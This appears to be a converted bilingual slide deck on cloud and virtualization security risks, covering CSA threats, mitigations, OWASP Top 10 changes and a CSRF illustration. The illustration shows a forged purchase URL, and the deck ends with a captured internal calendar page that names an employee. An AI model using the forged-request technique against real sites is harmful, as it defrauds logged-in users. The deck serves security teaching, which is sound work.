
Some vulnerabilities have been found in all virtualization software, which can be exploited by malicious, local users to bypass certain security restrictions or gain escalated privileges



NIST Deployment Models

Public Cloud	Cloud infrastructure made available to the general public.
Private Cloud	Cloud infrastructure operated solely for an organization.
Hybrid Cloud	Cloud infrastructure composed of two or more clouds that interoperate or federate through technology
Community Cloud	Cloud infrastructure shared by several organizations and supporting a specific community
Virtual Private Cloud	Cloud services that simulate the private cloud experience in public cloud infrastructure





	Infrastructure Managed By ¹	Infrastructure Owned By ²	Infrastructure Located ³	Accessible and Consumed By ⁴
Public	Third Party Provider	Third Party Provider	Off-Premise	Untrusted
Private/ Community	Or Organization Third Party Provider	Organization Third Party Provider	On-Premise Off-Premise	Trusted
Hybrid	<u>Both</u> Organization & Third Party Provider	<u>Both</u> Organization & Third Party Provider	Both On-Premise & Off-Premise	Trusted & Untrusted

資料來源: CSA

Amazon AWS EC2

Public, IaaS → Public, Off-promise, Third-party managed, IaaS

自行營運與管轄SaaS的Private Cloud


Private, SaaS → Private, On-promise, Self-managed, SaaS

SaaS的VPC

Private, off-premise, Third-Party managed的SaaS



Jericho Cloud Cube Model - 4 Dimensions



資料來源: CSA

Amazon AWS EC2

Public, IaaS → External, De-perimeterised, Outsourced, Proprietary, IaaS
自行營運與管轄SaaS的Private Cloud


Private, SaaS → Internal, Perimeterised, Insourced, Open, SaaS
SaaS的VPC

Internal, De-perimeterised, Outsourced, Proprietary, SaaS



雲端硬體, 平台與服務

從三個面向來看雲端的資安風險(傳統的IT風險與雲端特有的風險)



Find the Gaps!

Security Control Model

- Applications** SDLC, Binary Analysis, Scanners, WebApp Firewalls, Transactional Sec.
- Information** DLP, CMF, Database Activity Monitoring, Encryption
- Management** GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
- Network** NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
- Trusted Computing** Hardware & Software RoT & API's
- Compute & Storage** Host-based Firewalls, HIDS/HIPS, Integrity & File/log Management, Encryption, Masking
- Physical** Physical Plant Security, CCTV, Guards

Compliance Model

- PCI**
 - Firewalls
 - Code Review
 - WAF
 - Encryption
 - Unique User IDs
 - Anti-Virus
 - Monitoring/IDS/IPS
 - Patch/Vulnerability Management
 - Physical Access Control
 - Two Factor Authentication...
- HIPAA**
- GLBA**
- SOX**




Impacts are as follows

- Authentication and access control
- Encryption
- Physical Security
- Logging and SIEM
- Intrusion Detection and Prevention
- Configuration Vulnerability and Patch Management

VEPA將取代虛擬交換器

VEPA 取代虛擬交換器之後，所有虛擬機器之間的流量交換，都必須透過實體交換器完成。這將能讓實體交換器有能力針對特定 VM 的 DDoS 攻擊做阻擋；並且有能力讓實體交換器在虛擬機器轉移到另一臺伺服器時，將 SLA 的相關設定傳輸到另一臺負責的交換器，使用者將不需要像現在，還必須做一些手工設定。




- 第①流量：VEPA 取代虛擬交換器之後，所有 VM 的流量都必須透過實體交換器來交換。
第②流量：過去共享同一張實體網卡的 VM 直接資料交換模式，現在已經不能使用。
第③流量：VEPA 也和現有模式一樣，不允許同一虛擬機器的流量同時從不同的線路向外傳輸





Private Cloud

- It's Private ;-)
- You have control of everything
- You decide the security policy
- No need for total separation of resources (some exceptions apply)
- Basically, its a Data Center on steroids with cool new cloud technologies and capabilities added
- And we know how to solve this



Public Cloud

- You are sharing a public infrastructure with others
- You do not have control of the infrastructure
- You do not decide the common security policy
- You need to work together with the Cloud Provider to establish trust and control
- The customer **CANNOT** solve this on his own!



The problem:

Cloud Computing providers (IaaS) are actively being targeted, partially because their relatively weak registration, systems facilitate anonymity, and providers' fraud detection capabilities are limited.

What have happened (so far):

- IaaS offerings have hosted the botnet, trojan horses, and downloads for Microsoft Office and Adobe PDF exploits.
- Spam continues to be a problem — as a defensive measure, entire blocks of IaaS network addresses have been publicly blacklist.

What to do about it:

- Stricter initial registration and validation processes.
- Monitoring public blacklists for one's own network blocks.

Fraud as a services:

CSA Guidance

Domain 10: Application Security



The problem:

Reliance on a weak set of interfaces and APIs exposes organizations to a variety of security issues related to confidentiality, integrity, availability and accountability.

What have happened (so far):

Anonymous access and/or reusable tokens or passwords, clear-text authentication or transmission of content, inflexible access controls or improper authorizations, limited monitoring and logging capabilities, unknown service or API dependencies.

What to do about it:

- Analyze the security model of cloud provider interfaces.
- Ensure strong authentication and access controls are implemented in concert with encrypted transmission.
- Understand the dependency chain associated with the API.

CSA Guidance

Domain 10: Application Security



" If you work with a company long enough, eventually you will have access to everything, and no one will know it. "



CSA Guidance

Domain 2: Governance and Enterprise Risk Management

Domain 7: Traditional Security, Business Continuity and Disaster




Sharing cage...

Bad neighbors....



Don't Ask

- Sharing Cage
- Cloud Cartography
- Responses from AWS and Rackspace
- 之前所述的數個Hypervisor的漏洞導致Privilege Escalation, Shared Folder與Guest OS非法執行Host程式等的問題
- Cloudburst攻擊
- Blue Pill與Red Pill的安全問題





What to do about it:

- Implement strong API access control.
- Encrypt and protect integrity of data in transit.
- Analyzes data protection at both design and run time.
- Implement strong key generation, storage and management, and destruction practices.
- Contractually demand providers wipe persistent media before it is released into the pool.
- Contractually specify provider backup and retention strategies.

CSA Guidance

- Domain 5: Information Lifecycle Management
- Domain 11: Encryption and Key Management
- Domain 12: Identity and Access Management

August 31, 2008 9:30 AM PDT
Flexiscale Cloud recovers with zero data loss
by Dave Rosenberg
1 comment
Font size Print E-mail
I've recently written about using the Cloud for backup and disaster recovery, as well as the potential for data loss on Cloud based services should things go wrong. Case in point, service provider Flexiscale had a major outage that took their Cloud storage offline.
However, thanks to some good planning and well-managed processes, their data is getting back online and the company has seen no loss of data.
The implementation from CEO Tannu Irfan below



Hijacking

Virtual Machine Sniffer on ESX Hosts

March 12th, 2009 | Author: [Rich Brambley](#)

If you thought that because all ESX virtual machines (VM) share a virtual portgroup on a virtual switch (vSwitch) inside an ESX host you could easily sniff all VM traffic with a protocol analyzer like [ethereal](#) or [wireshark](#), when you tried it you found out you were wrong. If I am not mistaken, ESX vSwitches are considered layer 2 devices and come with all the expected security and isolation. However, you can make some relatively simple vSwitch design and setting changes to turn a VM into a virtual sniffer and monitor all other VMs on that same host. Another option is a free virtual appliance that can allow you to use your physical monitoring tools to watch your VMs. This post explores both of these free VM sniffer alternatives.

What to do about it:

- Prohibit the sharing of account credentials between users and services.
- Leverage strong two-factor authentication techniques where possible.
- Employ proactive monitoring to detect unauthorized activity.
- Understand cloud provider security policies and SLAs.

CSA Guidance

- Domain 2: Governance and Enterprise Risk Management
- Domain 9: Incident Response, Notification and Remediation
- Domain 12: Identity and Access Management



The problem:

When adopting a cloud service, the features and functionality may be well advertised, but what about details or compliance of the internal security procedures, configuration hardening, patching, auditing, and logging?

What have happened:

- IRS asked Amazon EC2 to perform a C&A; Amazon refused.
- Heartland Data Breach: Heartland's payment processing systems were using known-vulnerable software and actually infected

What to do about it:

- Disclosure of applicable logs and data.
- Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls, etc.).
- Monitoring and alerting on necessary information.

CSA Guidance

- Domain 2: Governance and Enterprise Risk Management
- Domain 3: Legal and Electronic Discovery
- Domain 8: Data Center Operations
- Domain 9: Incident Response, Notification and Remediation



雲端平台的爛用與誤用

IaaS PaaS SaaS



- ISO 27001
- 服務租用身份審查
- 資安監控

不安全的介面與API

IaaS PaaS SaaS



- 系統開發生命週期(SDLC) / OWASP / ISO 27001
- 白箱測試 (Code Review) / 黑箱測試(弱點掃描, 滲透測試OSSTMM)
- 網頁程式防火牆(WAF)

惡意的內部人員

IaaS PaaS SaaS



- ISO 27001(權責分離 / 最小權限 / 職務輪調)
- 資安意識教育
- 網路存取控制 / 資安稽核

資料遺失或外洩

IaaS PaaS SaaS



- ISO 27001(Data in transit / Data at rest / Data in use的安全)
- 金鑰的管理 / 文件加密系統 / 資料庫房火牆 / 資料庫稽核
- 資料遺失防護 / 防毒牆 / 入侵偵測防禦系統 / 弱點掃描 / 滲透測試

共享環境下的問題

IaaS PaaS SaaS



- 虛擬化安全管理 / 最佳實務
- Virtual Firewall / Virtual IPS / Anti-Virus
- 實體防火牆 / 實體IPS / 實體網頁程式防火牆 / 儲存媒體安全

帳號或服務被盜用

IaaS PaaS SaaS



- ISO 27001
- 雙因素認證(如OTP)
- 稽核

雲端運算未知的風險

IaaS PaaS SaaS



- 持續的資安監控與資安防護
- 法規遵循問題



Session 1

- 雲端運算與虛擬化的安全風險
 - 虛擬化安全探討
 - 雲端運算安全探討
 - 雲端運算安全威脅

Session 2

- CSRF(跨站偽冒請求)攻擊防禦
 - CSRF攻擊與防禦
 - 應用程式威脅分析
 - WAF與網頁掃描
- 資料庫安全稽核與十大安全問題


Session 3

- 雲端運算安全實務
 - 私有雲網路、主機、應用程式與資料層的安全實務
 - 公有雲網路、主機、應用程式與資料層的安全實務

Session 4

- Layer 7 DDoS攻擊與防禦
 - APT攻擊分析
 - 第七層與第四層DDoS攻擊探討




OWASP Top 10 – 2007 (Previous)		OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	↑	A1 – Injection
A1 – Cross Site Scripting (XSS)	↓	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	↑	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	=	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	=	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	+	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	↑	A7 – Failure to Restrict URL Access
<not in T10 2007>	+	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	↓	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	↓	A10 – Insufficient Transport Layer Protection
A3 – Malicious File Execution	-	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	-	<dropped from T10 2010>



✓ Cyber pickpocketing

- ➕ BEBLOH, where the malware went beyond “traditional” keylogging by not only stealing credit card information but also accessing the account and transferring funds to another account





假如你訪問的購物網站網址為：

<http://www.hacker.net>，你購買了一個產品，購物網站參數為：

<http://www.hacker.net/buy.php?item=computer&quantity=1>


這是一個正常的HTTP請求，商品名稱是電腦computer，購買數量是1，網站會將所買的商品與數量記錄在用戶的帳戶內。

如果黑客知道了<http://www.hacker.net>購物網站的操作流程，他就可以偽造一個類似的HTTP請求：

<http://www.hacker.net/buy.php?item=computer&quantity=1000>，商品名稱是computer，而購買數量卻是1000。如果目標用戶在網站登錄期間不小心訪問了這個鏈接，那麼在他的帳戶內就是會有一條記錄是購買1000台的computer



http://egw.ringline.com.tw/index.php?menuaction=calendar.calendar_uiviews.day&date=20110308



麟瑞科技 技術服務群組網站

行事曆

登出

行事曆 - 日行事曆: 夏, 克強 [michael_shiah]: 星期二 2011 三月 8

星期二 2011 三月 8

週	一	二	三	四	五	六	日
9	28	1	2	3	4	5	6
10	7	8	9	10	11	12	13
11	14	15	16	17	18	19	20
12	21	22	23	24	25	26	27
13	28	29	30	31	1	2	3
14	4	5	6	7	8	9	10

選擇日期

所有類別

沒有規則

